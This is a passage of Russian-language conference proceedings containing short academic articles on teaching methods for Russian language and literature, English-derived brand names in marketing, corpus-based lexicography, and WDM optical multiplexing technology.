Однако современные требования к образованию предполагают расширение рамок традиционных методов. Недостаток традиционного подхода заключается в том, что он не всегда способствует развитию творческого и критического мышления. Многочисленные контрольные работы и письменные задания часто воспринимаются как рутинные, что приводит к снижению мотивации учащихся. Несмотря на это, традиционные методы остаются важными, и их комбинация с современными подходами может привести к значительному улучшению качества образования.

Современные педагогические подходы и инновационные технологии в обучении

Современные педагогические подходы ставят целью развивать у школьников не только знания, но и умения. Существует несколько методик,

которые активно используются в преподавании русского языка и литературы: *проектное обучение, проблемное обучение, исследовательский метод и дифференцированный подход.*

Проектное обучение предполагает активное вовлечение учащихся в исследовательскую деятельность, что способствует развитию их самостоятельности, творческого подхода и аналитических навыков. Важным аспектом проектного обучения является сотрудничество учеников, создание коллективных проектов, например, создание литературных альбомов, презентаций по анализу произведений и т. д.

Проблемное обучение помогает развивать у школьников критическое мышление, ведь оно направлено на решение задач, требующих анализа и поиска альтернативных решений. Этот подход позволяет учащимся не только запоминать материал, но и осмысленно его воспринимать, ставить под сомнение утверждения, искать новые пути решения вопросов.

Инновационные технологии, такие как *использование мультимедийных материалов, образовательных платформ, виртуальных экскурсий*, делают обучение более живым и интересным. Они способствуют лучшему восприятию материала, предоставляют учащимся возможность обучаться в удобном для них формате.

Роль информационно-коммуникационных технологий в обучении русскому языку и литературе

Информационно-коммуникационные технологии (ИКТ) становятся неотъемлемой частью современного образовательного процесса. Использование компьютеров, интернет-ресурсов, интерактивных досок и других технологий значительно расширяет возможности преподавания русского языка и литературы.

Одним из ключевых преимуществ ИКТ является возможность создания мультимедийных уроков, которые включают в себя не только текст, но и аудиовизуальные элементы: видеоматериалы, презентации, аудиокниги, которые делают обучение более увлекательным и понятным. Это особенно полезно для изучения литературы, так как позволяет глубже погрузиться в атмосферу произведений, увидеть исторический контекст, а также представить себя на месте героев.

Кроме того, использование онлайн-ресурсов позволяет организовать индивидуальную работу учеников, в том числе через платформы для онлайн-обучения, тестирование и оценки знаний. Виртуальные классы, где учащиеся могут обмениваться мнениями и работать с материалами в группах, также значительно усиливают эффективность процесса обучения.

Тем не менее, важно помнить о балансе между традиционными и новыми методами, чтобы сохранить связь с классическим литературным наследием и грамматическими аспектами языка, не забывая о развитии критического мышления и творческих способностей учащихся.

Логический анализ: оценка эффективности и перспективы применения новых методов

Оценка эффективности современных методов обучения русскому языку и литературе требует комплексного подхода, который включает как количественные, так и качественные показатели. Среди количественных аспектов можно выделить результаты тестирований, экзаменов, олимпиад, а среди качественных - уровень интереса учащихся, развитие их творческих способностей, коммуникативных навыков и критического мышления.

Тем не менее, стоит отметить, что полное замещение традиционных методов может привести к утрате важной части образовательного процесса, связанной с углубленным изучением языка и литературы через классический анализ текстов. Оптимальным решением является синтез традиционных и инновационных методов, что позволяет использовать сильные стороны каждого подхода.

Актуализация методов обучения русскому языку и литературе представляет собой важный шаг в повышении качества современного образования. Проведённое исследование показало, что сочетание традиционных подходов с современными методиками позволяет добиться оптимальных результатов в развитии у школьников не только базовых языковых знаний, но и критического мышления, творческих способностей и интереса к предмету.

Традиционные методы, такие как *анализ текстов, диктанты и контрольные работы*, продолжают играть важную роль в обеспечении фундаментальной грамотности. Однако современные требования к образованию диктуют необходимость интеграции инновационных технологий, которые делают процесс обучения более интерактивным и увлекательным.

Таким образом, успешная актуализация методов обучения русскому языку и литературе требует комплексного подхода, который будет учитывать как современные запросы общества, так и традиционные образовательные ценности. Только в этом случае возможно сформировать у учащихся не только глубокие знания, но и устойчивый интерес к языку и литературе, а также готовность применять эти знания в реальной жизни.

Использованные источники:

1. Кузнецова Н.М. «Методы преподавания русского языка и литературы в школе». - Москва, 2016.
2. Андреев А.А. «Инновационные методы обучения в образовательном процессе». - Санкт-Петербург, 2019.
3. Рубинштейн Д.Я. «Проектное и проблемное обучение в системе школьного образования». - Москва, 2018.
4. Петрова И.Е. «ИКТ в обучении гуманитарным дисциплинам». - Новосибирск, 2020.

5. Логинова М.М. «Современные подходы к обучению литературе в школе». - Екатеринбург, 2017.

*Инчаурральде Бесга К.
доцент
кафедра международного предпринимательства
Государственный университет аэрокосмического приборостроения
Российская Федерация, Санкт-Петербург*

АНГЛИЙСКИЕ КЛЮЧЕВЫЕ СЛОВА В МАРКЕТИНГЕ

***Аннотация:** Существует несколько точек зрения на то, что подразумевается под «ключевым словом» в маркетинге. Однако здесь мы сосредоточимся главным образом на том, что определяет выбор лексических единиц из английского языка, которые используются для названия брендов. Эти термины имеют конкретное значение, которое может произвести определенный эффект на потенциальных покупателей. В нашем исследовании мы рассмотрели несколько примеров, особенно на испанском рынке, и изучили эффект от использования терминов, придуманных на данном языке для данного рынка, на других рынках с другими языками.*

***Ключевые слова:** товарные знаки, маркетинг, брендинг, лексикология, культурные ключевые слова*

*Inchaurralde Besga C.
Associate Professor
Department of International Entrepreneurship
State University of Aerospace Instrument Engineering
Russian Federation, St. Petersburg*

ENGLISH KEYWORDS IN MARKETING

***Abstract:** There are several perspectives on what is meant by a «keyword» in marketing. However, here we focus mainly on what determines the choice of lexical units from the English language that are used to name brands. These terms have a specific meaning that can produce a certain effect on potential buyers. In our study we looked at several examples, especially in the Spanish market, and investigated the effect of using terms coined in a given language for a given market in other markets with other languages.*

***Keywords:** trademarks, marketing, branding, lexicology, cultural keywords*

Введение

Прежде всего, необходимо уточнить, что мы подразумеваем под словом «ключевое слово». Существует несколько точек зрения. Например, мы можем говорить о важных терминах, которые используются в маркетинговой

дисциплине. Это терминологический подход, который может быть полезен для специализированного изучения языка, преподавания, перевода и т. д. Мы также можем рассматривать ключевые слова как маркетинговый инструмент в оптимизации веб-страниц, интернет-маркетинге и т. д. Есть и другая точка зрения, в которой мы можем рассмотреть так называемые «слова действия» или «слова силы», которые используются соискателями, маркетологами и т. д., чтобы привлечь ваше внимание или создать определенные желаемые психологические эффекты. Однако здесь мы сосредоточимся в основном на лексических единицах, которые используются для наименования торговых марок. Поскольку эта область может быть очень широкой, мы ограничимся лексическими единицами, которые используются в наименовании торговых марок как часть более общей маркетинговой стратегии.

Эти термины выбираются крупными компаниями потому, что они несут в себе определенный смысл, способный произвести конкретный эффект на потенциальных клиентов. В общих чертах можно сказать, что у слов есть два вида значения, которые могут влиять на желаемый имидж и связанное с ним воздействие на потребителей: денотативное и коннотативное.

Смысл в названиях торговых марок

Денотативное значение обычно обсуждается в терминах (дискретных) признаков или подобных категорий. Это значение имеет внутреннюю структуру, которая опирается на различие между прототипическими и периферийными категориями, а также между различными уровнями схематичности и конкретности. Кроме того, мы должны признать, что в центре любой конфигурации лексического значения всегда находится один смысл (или, в некоторых случаях, несколько смыслов), к которому относятся все остальные. В когнитивной лингвистике концепция «ядра значения», от которого происходят различные смысловые расширения, прояснила этот вопрос: концептуальные категории имеют радиальную структуру [4]. Все члены категории объединены в сеть вокруг одного основного члена. Однако радиальные структуры не получили всеобщего признания. Было отмечено, что некоторые смысловые структуры действительно создают проблемы, если рассматривать их как сети [3]. Кроме того, мы должны признать важность энциклопедической информации [8]. Это реальное «знание мира»; оно является частью коммуникативного контекста и находится там, в нашем сознании, в виде семантической памяти. Ее роль в языке проявляется не только в процессах умозаключения, таких как пресуппозиции, имплицатуры и т. д., но и в понимании идиоматических выражений и творческих метафор. Она также необходима для интерпретации и использования изолированных слов.

Смысл также следует рассматривать как нечто, приобретенное через опыт, с двойной перспективой: Смысл как продукт, а также смысл как процесс (динамическая перспектива). Он всегда находится в процессе непрерывного

конструирования в различных контекстах использования [6], и предполагается, что существуют различные типы знаний [1] и культурные ключевые слова [2].

Другой аспект значения - это так называемые «коннотации» лексических единиц. По сути, это значение оценочного типа. Но существуют и другие типы коннотации. Один из них - звуковое значение. Согласно Магнусу [5], существует три типа звукового значения: Ономатопоия (когда происходит имитация определенного звука с помощью сочетания согласных и гласных в слове), кластеризация (когда определенный звук речи, используемый очень часто в контексте, продуктивно используется для новых слов) и иконизм (когда определенный звук приобретает определенное значение, независимое от референции слова). Примером звукового иконизма может служить, например, тот факт, что, на пример, на английском языке, начальное «s» перед согласным связано со значениями гладкости и скольжения («slip», «slide», «slick») или сжатия («squeeze», «smash»).

Существует также культурная коннотация, когда понятия коннотируются в соответствии с определенными ценностями, установками, историческим употреблением и т. д. Примером может служить то, что происходит со словами, обозначающими понятия «нация», «дружба», «свобода» и т. д. в разных культурах, разных странах и в разные исторические моменты [2].

Учитывая всю эту многомерность значения, мы рассмотрели различные лексические возможности в наименовании торговых марок.

Именование торговых марок. Различные виды стратегий.

Существуют различные стратегии в отношении названий брендов. Можно выделить следующие [7]:

Эпонимические названия: Это относится к названиям брендов или компаний, таким как «John Deere», «Gucci», «Giorgio Armani», «Christian Dior» и т. д., в которых используется полное имя или фамилия. Обычно это имя владельца или основателя компании.

Описательные названия: Это названия, которые связаны с некоторыми описательными характеристиками компании. Обычно такие названия привязаны к определенному языку, что может создать проблемы на рынках, где описательные термины не узнаваемы. Лучше, если они состоят из международно-признанных терминов: «General Electric», «Telefonica».

Аббревиатуры: Часто они представляют собой аббревиатуры описательных названий. Здесь мы запоминаем только определенные комбинации букв, без заранее заданных коннотаций. Некоторые примеры: «AT&T», «IBM».

Имена реального мира: Это слова, обозначающие что-то на определенном языке, обычно английском. Они связаны с нашим пониманием

этого языка. Если они короткие и фонетически простые, их можно использовать на других рынках с другими языками: «Apple».

Образные и вызывающие имена: Опять же, это слова, которые обозначают что-то в данном языке, но в данном случае мы используем метафорическое значение. Они также связаны с нашим пониманием языка. Если они короткие и фонетически простые, их можно использовать на других рынках с другими языками: «Dove», «Sunlight», «Dash».

Эмоциональные имена: Это также слова или выражения на определенном языке, обычно английском, которые используют наши эмоции или наше личное участие. У нас есть такие названия, как «Excite», «My Yahoo!».

Портманто: Это искусственные слова, которые охватывают более одного значения. При этом они все равно могут быть связаны с определенным языком. Примером может служить слово «Microsoft».

Придуманые слова: Мы можем создавать новые слова, но они также могут быть фонетически схожи с терминами в данном языке.

Бессмысленные слова: Новые слова, очевидно, не имеющие заранее определенного значения и не связанные с каким-либо языком. Как правило, они просты фонетически, так что их можно произнести без проблем на любом языке. Примером может служить слово «Кодак».

Тот факт, что большинство этих слов основано на каком-то одном языке, может создать неожиданные проблемы. Это касается, например, омофонов и омографов, которые имеют разные значения в разных языках. Известны примеры из автомобильной промышленности. «Renault Megane» - не лучшее название для модели автомобиля в Японии, поскольку по-японски «megane» означает «очки». Название «Nissan Pajero» не будет хорошо продаваться в Испании (в отличие от названия «Nissan Montero»), потому что в этой стране «раjero» - табуированное слово. «Nissan Nova» - хорошая модель для шуток в испаноязычных странах, потому что по-испански «no va» означает «она не едет». Еще одна проблема - фонетическая пригодность некоторых слов в разных языках. Например: «Schwarzkopf» невозможно произнести на испанском, итальянском или японском, где сочетания согласных ограничены. Это особенно актуально для языков с не слишком развитой фонетической системой, таких как японский, где есть только сочетания C + V и единственная согласная, которая может быть конечной в слоге, - это «n». В целом, названия брендов со слогами C + V приемлемы во всех языках. Слова с такой слоговой структурой и открытыми гласными имеют лучшую коннотацию с точки зрения фоносемантики (например, «Lada», «Nova», «Vega»). Однако есть и другие факторы (письменный язык может читаться по-разному, и в нем может быть задействована нефонетическая коннотация).

Эпонимические имена могут иметь значения и на других языках. Фамилии могут создавать проблемы даже на языке оригинала (например, если ваша фамилия «Кальво», что в переводе с испанского означает «лысый», не используйте ее для своей испанской фирмы, если вы продаете что-либо, связанное со здоровьем или уходом за волосами). Слова с одинаковым значением звучат по-разному в разных языках, вызывая ассоциации с важными персонами с такими фамилиями (например, «Сапатеро», бывший председатель правительства Испании, означает то же самое, что и «Шумахер», знаменитый гонщик Формулы-1, семикратный чемпион мира. Хотя в английском языке в обоих случаях это слово означает «сапожник», в испанском и немецком языках коннотации этих слов как фамилий различны).

Описательные названия (например, «General Electric») не являются описательными на других языках, если слова не могут быть поняты. В некоторых языках аббревиатуры могут быть словарными словами с неожиданной коннотацией. Однако если это не так, они предпочтительнее, чем их полное описательное выражение (например, «IBM» лучше, чем «International Business Machines», поскольку его можно произнести на любом языке с собственным алфавитом, и оно не имеет коннотации).

Что касается образных и эвкативных имен, то они могут быть эвкативными только в том случае, если их понимают. В других языковых средах эвокация исчезает.

Имена реального мира - это другое дело. Примером имени реального мира является «Apple» (компьютеры). Реальное название «яблоко» имеет некоторые ассоциированные значения: идеальный фрукт, высокая питательность, поставляется в красивой упаковке, не повреждается легко и т. д. Параллельно с этим торговая марка Apple имеет схожие ассоциативные значения: идеальный компьютер, высокая питательная ценность, поставляется в красивой упаковке, не повреждается легко. Сразу же последовали и другие похожие названия: например, «Apricot Computers». Однако названия реального мира могут терять свои первоначальные коннотации, а также иметь различные денотативные и коннотативные значения в других языках.

Придуманые слова - это (обычно) сложные выражения, созданные искусственно. Они могут не иметь никакого значения в языке происхождения. Но они также могут иметь какое-то денотативное или коннотативное значение. Существуют различные возможные типы: Бессмысленные («Kodak»), описательные («ContentGuard», «Real Simple Magazine»), образные («Oxygen Television»), непочтительные («Pete's Wicked Ale»), эмоциональные («Excite»), личные («My Yahoo!») и т. д.

Однако придуманные слова, не имеющие значения в языке оригинала, могут иметь значение в другом языке. Другие виды придуманных слов (например, образные придуманные слова) зависят от понятности значения и культурной адекватности используемого образа.

Бессмысленные придуманные слова могут быть созданы из-за их особой фонетики («Kodak») или потому, что они вызывают в памяти что-то иностранное («Häagen-Dazs» не является скандинавским брендом, но для американских глаз выглядит скандинавским). Многие придуманные слова используют латинские аффиксы или структуру слова, потому что их создатели считают, что они могут иметь больший международный потенциал (например, Philip Morris выбрал название «Altria»).

Давайте рассмотрим конкретный случай. Речь идет о компании Telefonica. Это испанская телекоммуникационная корпорация, первоначальное название которой было «Compañía Telefónica de España». Изначально она принадлежала государству, но была приватизирована, когда Испания вступила в ЕС (тогда еще Европейский общий рынок). Позже компания вышла на международный рынок и теперь представлена во многих странах мира. Она изменила свое название на более простое - «Telefónica». Позже название было немного изменено на «Telefonica», без графического знака ударения, потому что это не имело смысла в названии международного бренда. Слово «telefónica» («телефонная») является словарным словом испанского языка. Однако в качестве названия глобальной торговой марки оно выглядит как придуманное имя с латинизированной формой.

Что касается эмоциональных («Excite») и личных («My Yahoo») имен, то они зависят от фонетической уместности и правильного понимания смысла. Нелепые придуманные названия, такие как «Pete's Wicked Ale», имеют смысл только на родном языке. Но даже в этом случае они приемлемы только для определенных видов продукции (например, алкогольных напитков или табачных изделий).

Заключение

Если мы хотим разграничить, каким образом лексическое значение используется во всех этих типах наименований товарных знаков, то увидим, что все смысловые различия уместны для этой классификации. Торговые наименования обычно основаны на словах реального языка, и первый тип значения, который приходит на ум, - это его денотация. Это может быть конкретный, определенный предмет или набор предметов, как в семейных именах (эпонимы). Это может быть предмет из реального мира (конкретные, реально существующие имена). Это может быть объяснение чего-либо (описательные и аббревиатурные названия). Кроме того, торговые марки могут использовать коннотацию через эмоции или вызывание (вызывающие, образные и эмоциональные названия) или через звук («бессмысленные» названия) (см. Таблицу 1). В любом случае язык, в котором используется слово, может создавать смысловые связи, которые могут поддержать первоначальную идею или, если мы сделали неудачный выбор слов, испортить ее. В этом отношении может играть роль не только выбор языка, но и вопросы, связанные с культурой.

Таблица 1. Типы значений, заложенных в названиях различных торговых марок

Тип	Относится к	Основной тип значения, участвующий в процессе рецепции (другие типы также могут присутствовать, но вторично)
Эпонимические названия	Полное имя человека	Денотация: Конкретный человек
	Фамилия	Денотация: Набор лиц
Имена реального мира	Вещь из реального мира	Денотация: Вещь реального мира
Описательные названия	Описание чего-либо	Денотация: То, что описывается
Названия аббревиатур	Аббревиатура описания	Коннотация: Фоносемантика аббревиатуры
Выразительные названия	Название того, что можно воспринимать или чувствовать	Коннотация: Восприятие и чувства
Образные имена	Название конкретного предмета, который может обозначать что-то, что можно воспринять или почувствовать	Коннотация: Восприятие и чувства
Эмоциональные имена	Название того, что может вызывать эмоции	Коннотация: Эмоции
Бесмысленные придуманные слова	Без значения на основном языке	Коннотация: Фоносемантика слова

В любом случае, в наименовании торговой марки всегда есть компоненты, которые можно легко идентифицировать:

- Новое название должно привлекать определенную целевую аудиторию.
- Оно также должно легко ассоциироваться с определенными характеристиками и преимуществами продукта.

- Оно также должно легко ассоциироваться с определенными коммуникативными атрибутами компании.
- Оно должно легко ассоциироваться с основным позиционированием фирмы.
- Новое название должно быть способно обозначать и коннотировать таким образом, чтобы были учтены все предшествующие факты...
..и если компания хочет выйти на мировой рынок, это название должно быть совместимо со стратегиями наименования в других культурных и языковых средах. По крайней мере, оно не должно обозначать или ассоциироваться с нежелательными вещами в этих средах, а наиболее желательной целью является достижение одинакового эффекта на всех рынках.

Использованные источники:

1. Ван Дийк Т., Дискурс, знание и идеология - LAUD Series A: 564. Эссен: LAUD, 2002.
2. Вежбицка, А., Понимание культур через их ключевые слова. Английский, русский, польский, немецкий и японский языки. Оксфорд: Oxford University Press, 1997.
3. Круз Д. А., Лексическая семантика. Кембридж: Кембриджский университет, 1986.
4. Лакофф Г. Женщины, огонь и опасные вещи. Чикаго: Chicago University Press, 1987.
5. Магнус М. Что в слове? Исследования по фоносемантике. Тронхейм: NTNU, 1997.
6. Нелсон К. Смысл. Обретение общего смысла. Нью-Йорк: Academic Press, 1985.
7. Перри А., Висном Д. Перед брендом: Создание уникальной ДНК устойчивой идентичности бренда. Нью-Йорк: McGraw-Hill, 2003.
8. Питерс Б. Интерфейс лексикона и энциклопедии. Амстердам: Elsevier, 2000.

*Хеббиккулиева Д.
преподаватель
кафедра теории и практики русского языка
Туркменского национального института
мировых языков имени Довлетмаммеда Азади,
Ашхабад, Туркменистан*

ЛЕКСИКОГРАФИЯ И КОРПУСНАЯ ЛИНГВИСТИКА: ПЕРЕСЕЧЕНИЕ ТЕОРИИ И ПРАКТИКИ

***Аннотация:** Лексикография и корпусная лингвистика являются двумя важными направлениями современной лингвистики, каждое из которых имеет свои теоретические и практические задачи. В данной работе рассматривается взаимодействие этих дисциплин, которое значительно изменило методы создания словарей, анализа языковых единиц и изучения языковых закономерностей. В статье приводятся примеры интеграции корпусных данных в лексикографическую практику, обсуждаются перспективы использования искусственного интеллекта и машинного обучения в лексикографии, а также анализируются ключевые проблемы и пути их решения.*

***Ключевые слова:** лексикография, корпусная лингвистика, анализ, словари.*

*Hebbikulyeva D.
lecturer
at the Department of Theory and Practice of the Russian Language
Turkmen National Institute of
world languages named after Dovletmamet Azady
Ashgabat, Turkmenistan*

LEXICOGRAPHY AND CORPUS LINGUISTICS: THE INTERSECTION OF THEORY AND PRACTICE

***Abstract:** Lexicography and corpus linguistics are two important areas of modern linguistics, each of which has its own theoretical and practical tasks. This paper examines the interaction of these disciplines, which has significantly changed the methods of creating dictionaries, analyzing linguistic units and studying linguistic patterns. The article provides examples of the integration of corpus data into lexicographic practice, discusses the prospects for using artificial intelligence and machine learning in lexicography, and analyzes key problems and ways to solve them.*

***Keywords:** lexicography, corpus linguistics, analysis, dictionaries.*

Лексикография традиционно рассматривалась как искусство составления словарей, объединяющее в себе интуитивные и эмпирические подходы к описанию языка. Однако с развитием корпусной лингвистики, основанной на анализе больших массивов текстов, эта дисциплина приобрела новый импульс к развитию. Корпусная лингвистика предлагает методы анализа данных, которые обеспечивают более точное, детализированное и актуальное представление языковой системы.

Современные корпусные технологии позволяют не только анализировать частотность слов и устойчивость фраз, но и выявлять скрытые семантические и прагматические закономерности. Это открывает новые горизонты для лексикографии, позволяя составлять словари, которые не только фиксируют языковую норму, но и описывают её динамику. Основной задачей данной работы является анализ взаимодействия корпусной лингвистики и лексикографии с точки зрения теоретического и прикладного аспекта, а также выявление перспективных направлений их синтеза.

Теоретические основания взаимодействия

Лексикография всегда нуждалась в эмпирической основе. В традиционной практике эта основа представляла собой ограниченный набор текстов, которые лексикографы анализировали вручную. Однако такой подход имел очевидные ограничения: низкая репрезентативность данных, субъективность интерпретации и невозможность охватить весь спектр вариативности языка. Корпусная лингвистика устраняет эти недостатки, предоставляя систематизированные и репрезентативные данные о языке.

Основным инструментом корпусной лингвистики являются текстовые корпуса — большие коллекции текстов, которые охватывают различные жанры, стили, регионы и временные периоды. Анализ корпусных данных осуществляется с помощью автоматизированных программ, что позволяет проводить сложные вычисления, такие как анализ частотности, выявление коллокаций, построение конкордансов и исследование грамматических конструкций. Применение таких методов в лексикографии способствует созданию словарей, которые более точно отражают реальные языковые процессы.

Анализ взаимодействия методов

Примером успешной интеграции корпусной лингвистики и лексикографии является создание новых типов словарей, таких как корпусные и фразеологические словари. Корпусные словари используют данные текстовых корпусов для определения значений слов, их сочетаемости и частотности. Например, в процессе создания корпусного словаря русского языка использовались данные Российского национального корпуса, что позволило выявить не только основные значения слов, но и частотные контексты их употребления.

Фразеологические словари, созданные на основе корпуса, содержат информацию об устойчивых выражениях, их семантике и употреблении.

Например, фразеологизм «ломать голову» может быть описан не только с точки зрения его значения, но и с учётом частотности употребления, типичных контекстов и вариативности. Корпусный анализ показал, что это выражение чаще встречается в публицистике, чем в научной литературе, что является важным для описания прагматических характеристик фразеологизма.

Ещё одним направлением применения корпусной лингвистики является создание словарей неологизмов. Корпусные методы позволяют оперативно выявлять новые слова и выражения, анализировать их частотность и контексты употребления. Например, слова, связанные с современными технологиями («гаджет», «подписчик», «инфлюенсер»), становятся объектами изучения с помощью корпусных данных, которые помогают определить их статус в языке: временные это явления или устойчивые единицы.

Новые подходы и перспективы

Современная лексикография активно использует методы машинного обучения и искусственного интеллекта. Эти технологии позволяют автоматизировать процесс создания словарей. Например, алгоритмы машинного обучения могут анализировать большие массивы текстов, выявлять значимые статистические закономерности и автоматически формировать словарные статьи. Такой подход особенно полезен при создании многоязычных словарей, где требуется сопоставить языковые единицы разных языков на основе их использования в корпусах.

Одним из перспективных направлений является создание интерактивных словарей, которые не только фиксируют существующую языковую норму, но и позволяют пользователям добавлять новые значения и контексты. Такие словари могут обновляться в реальном времени, интегрируя данные из новых текстов, что обеспечивает их актуальность и универсальность.

Лексикография и корпусная лингвистика, взаимодействуя, создают новые возможности для описания языка. Использование корпусных данных позволяет не только повышать точность словарей, но и открывает новые горизонты для изучения языковой системы. В то же время интеграция методов искусственного интеллекта и машинного обучения делает процесс создания словарей более эффективным и технологически продвинутым. Однако остаются и проблемы, такие как выбор репрезентативных данных для корпусов, сложности в интерпретации полученных результатов и необходимость адаптации традиционных методов лексикографии к новым реалиям. Решение этих вопросов станет важной задачей будущих исследований в данной области.

Использованные источники:

1. Быков В.В., Плунгян В.А. Российский национальный корпус: структура и использование в лингвистических исследованиях // Вопросы языкознания. 2018. № 3. С. 64–78.

6. Баранов А.Н. Лексическая семантика и корпусные исследования. Москва: Языки славянской культуры, 2021.
5. Российский национальный корпус. URL: <https://ruscorpora.ru>.
4. Рецкер Я.И. Теория перевода и проблемы лексикографии. Москва: Прогресс, 2019.
3. Лопатин В.В., Михайлов А.А. Корпусная лингвистика: методы и технологии. Санкт-Петербург: Наука, 2021.
2. Грамматическая информация в корпусах русского языка / Под ред. Н.Ю. Шведовой. Москва: Издательство РАН, 2020.

УДК: 351.817

Волков Д. И.

студент

*РУТ (МИИТ), ИТТСУ, кафедра «Автоматика,
телемеханика и связь на железнодорожном транспорте»*

Россия, Москва

Илюшин Д. А.

студент

*РУТ (МИИТ), ИТТСУ, кафедра «Автоматика,
телемеханика и связь на железнодорожном транспорте»*

Россия, Москва

ПЕРСПЕКТИВЫ РАЗВИТИЯ ТЕХНОЛОГИИ WDM В МИРЕ

Аннотация: В статье рассматриваются современные технологии мультиплексирования на основе разделения длин волн (*Wavelength Division Multiplexing, WDM*), которые играют ключевую роль в развитии оптических сетей связи. Особое внимание уделено анализу методов *CWDM* и *DWDM*, их техническим особенностям, преимуществам и ограничениями. Проведен анализ влияния данных технологий на пропускную способность сетей и рассмотрены перспективы их дальнейшего развития в условиях увеличения глобального интернет-трафика.

Ключевые слова: мультиплексирование, *WDM, CWDM, DWDM, оптические сети, пропускная способность, телекоммуникации.*

Volkov D. I.

student

*RUT (MIIT), ITTSU, Department of Automation, Telemechanics and
Communication in Railway Transport*

Moscow, Russia

Ilyushin D. A.

student

*RUT (MIIT), ITTSU, Department of Automation, Telemechanics and
Communication in Railway Transport*

Moscow, Russia

PROSPECTS FOR THE DEVELOPMENT OF WDM TECHNOLOGY IN THE WORLD

***Annotation:** The article discusses modern multiplexing technologies based on wavelength Division Multiplexing (WDM), which play a key role in the development of optical communication networks. Special attention is paid to the analysis of CWDM and DWDM methods, their technical features, advantages and limitations. The analysis of the impact of these technologies on network bandwidth is carried out and the prospects for their further development in the context of increasing global Internet traffic are considered.*

***Keywords:** multiplexing, WDM, CWDM, DWDM, optical networks, bandwidth, telecommunications.*

ВВЕДЕНИЕ

Современное общество предъявляет всё более высокие требования к качеству и скорости передачи данных, что связано с цифровизацией практически всех сфер жизни, от медицины и образования до промышленности и развлекательной индустрии. В ответ на эти вызовы телекоммуникационные компании активно внедряют новые технологии, среди которых Wavelength Division Multiplexing (WDM) занимает центральное место. Эта технология позволяет значительно расширить пропускную способность оптических сетей за счёт использования уникальных длин волн для передачи нескольких сигналов через одно оптоволокно.

Популярность WDM обусловлена её уникальной способностью адаптироваться к растущим объемам трафика. Например, в условиях массового внедрения видеоконференций, облачных технологий и систем интернета вещей необходимость в быстрых, масштабируемых и надёжных сетях становится первостепенной. В этом контексте анализ методов CWDM и DWDM приобретает особую актуальность, поскольку они предлагают различные подходы к решению задач передачи данных.

Технология WDM базируется на физическом принципе разделения спектра света. Каждый сигнал передаётся на определённой длине волны, которая рассматривается как отдельный канал данных. Это напоминает использование радиочастот в беспроводной связи, где каждая частота представляет собой независимый поток информации [1].

Практическое применение WDM начинается с преобразования электрического сигнала в оптический, который затем направляется через мультиплексор, объединяющий сигналы различных длин волн в один поток. На приёмной стороне демultipлексор выполняет обратную операцию, разделяя объединённый поток на составляющие сигналы.

Такой подход имеет множество преимуществ, включая экономию ресурсов: одно оптическое волокно может быть использовано для передачи данных, которые ранее требовали бы несколько кабелей. Например, в городских сетях оптоволоконная инфраструктура с использованием WDM позволяет значительно снизить затраты на её эксплуатацию.

Технологии CWDM и DWDM представляют собой два подхода к реализации WDM, различающиеся как техническими, так и экономическими характеристиками.

CWDM, или упрощённое мультиплексирование, предназначено для сетей с меньшей нагрузкой. Эта технология отличается низкими затратами на оборудование, поскольку использует широкие интервалы между длинами волн (20 нм). Однако в этом же кроется её ограничение: CWDM поддерживает меньшее число каналов, что делает её менее подходящей для магистральных сетей. Например, в городских и пригородных сетях CWDM широко используется для подключения частных пользователей и небольших организаций.

В отличие от CWDM, DWDM ориентирован на высоконагруженные сети, такие как межконтинентальные магистрали. Благодаря меньшим интервалам между длинами волн (около 0,8 нм) DWDM может поддерживать до 160 каналов, обеспечивая передачу терабит данных в секунду [2]. Такая плотность сигналов требует более сложного и дорогого оборудования, однако позволяет полностью раскрыть потенциал оптических сетей. Например, магистральные провайдеры, такие как AT&T и Level 3, активно используют DWDM для передачи данных между дата-центрами.

Использование WDM оказывает значительное влияние на пропускную способность сетей, обеспечивая эффективное использование доступного спектра. В условиях растущей нагрузки, вызванной увеличением объема потокового видео, онлайн-игр и облачных сервисов, внедрение WDM стало стратегически важным решением для операторов связи [3].

Одним из основных преимуществ WDM является способность значительно увеличивать плотность данных в одной линии. Технологии WDM стали важным элементом телекоммуникационной инфраструктуры, обеспечивая её адаптацию к постоянно растущим объемам данных. Например, в сетях 5G, где критически важны высокая скорость и минимальные задержки, DWDM играет ключевую роль. Эта технология не только обеспечивает эффективную передачу данных между базовыми станциями и ядром сети, но и позволяет оптимизировать ресурсы для работы с огромным числом подключенных устройств. В то же время CWDM, благодаря своей экономичности, остается популярным выбором для менее нагруженных региональных сетей, где стоимость оборудования играет важнейшую роль.

Однако дело не только в экономии ресурсов. Применение WDM открывает новые возможности для гибкости сетевого управления. У операторов появляется способность добавлять каналы передачи данных практически «на лету», без необходимости полной модернизации инфраструктуры. Такой подход оказался особенно полезным в непредвиденных обстоятельствах, например, во время пандемии COVID-19. Внезапный рост спроса на интернет-услуги поставил многие сети под угрозу

перегрузки, однако использование WDM позволило быстро масштабировать мощности и обеспечить стабильную работу сервисов [4], [5].

Будущее технологий WDM — это не просто увеличение пропускной способности, а переход к принципиально новым подходам передачи данных. Когерентные системы передачи, основанные на фазовой модуляции, способны радикально изменить парадигму оптической связи. С их помощью можно значительно увеличить плотность сигналов, что обеспечит ещё большую эффективность магистральных линий при минимальных затратах на инфраструктуру. Эти разработки уже находят своё применение, хотя и требуют серьёзных инвестиций в исследования.

Не менее перспективным направлением является интеграция WDM с квантовыми коммуникациями. Сегодня безопасность данных становится одной из ключевых проблем. Использование квантовых технологий в сочетании с WDM может не только улучшить защиту от кибератак, но и вывести телекоммуникации на новый уровень надёжности. Представьте себе сети, в которых попытка перехвата данных становится практически невозможной — такие технологии перестают быть фантазией и становятся реальностью.

ЗАКЛЮЧЕНИЕ

Таким образом, технологии Wavelength Division Multiplexing продолжают оставаться неотъемлемой частью как современной, так и будущей телекоммуникационной экосистемы. Их адаптивность, масштабируемость и перспективы развития обеспечивают им ключевое место в удовлетворении запросов на высокоскоростную и безопасную передачу данных. Интеграция с инновациями, такими как когерентные системы и квантовые коммуникации, обещает превратить WDM в инструмент, способный поддерживать самые амбициозные проекты цифровой эпохи.

Использованные источники:

1. Спектральное уплотнение каналов [Электронный ресурс] // Википедия. URL: https://ru.wikipedia.org/wiki/Спектральное_уплотнение_каналов (дата обращения: 28.11.2024).
2. Новая технология мультиплексирования каналов – Dense Wavelength Division Multiplexing (DWDM) [Электронный ресурс] // Современные научные исследования и инновации. 2017. № 5. URL: <https://web.snauka.ru/issues/2017/05/81893> (дата обращения: 28.11.2024).
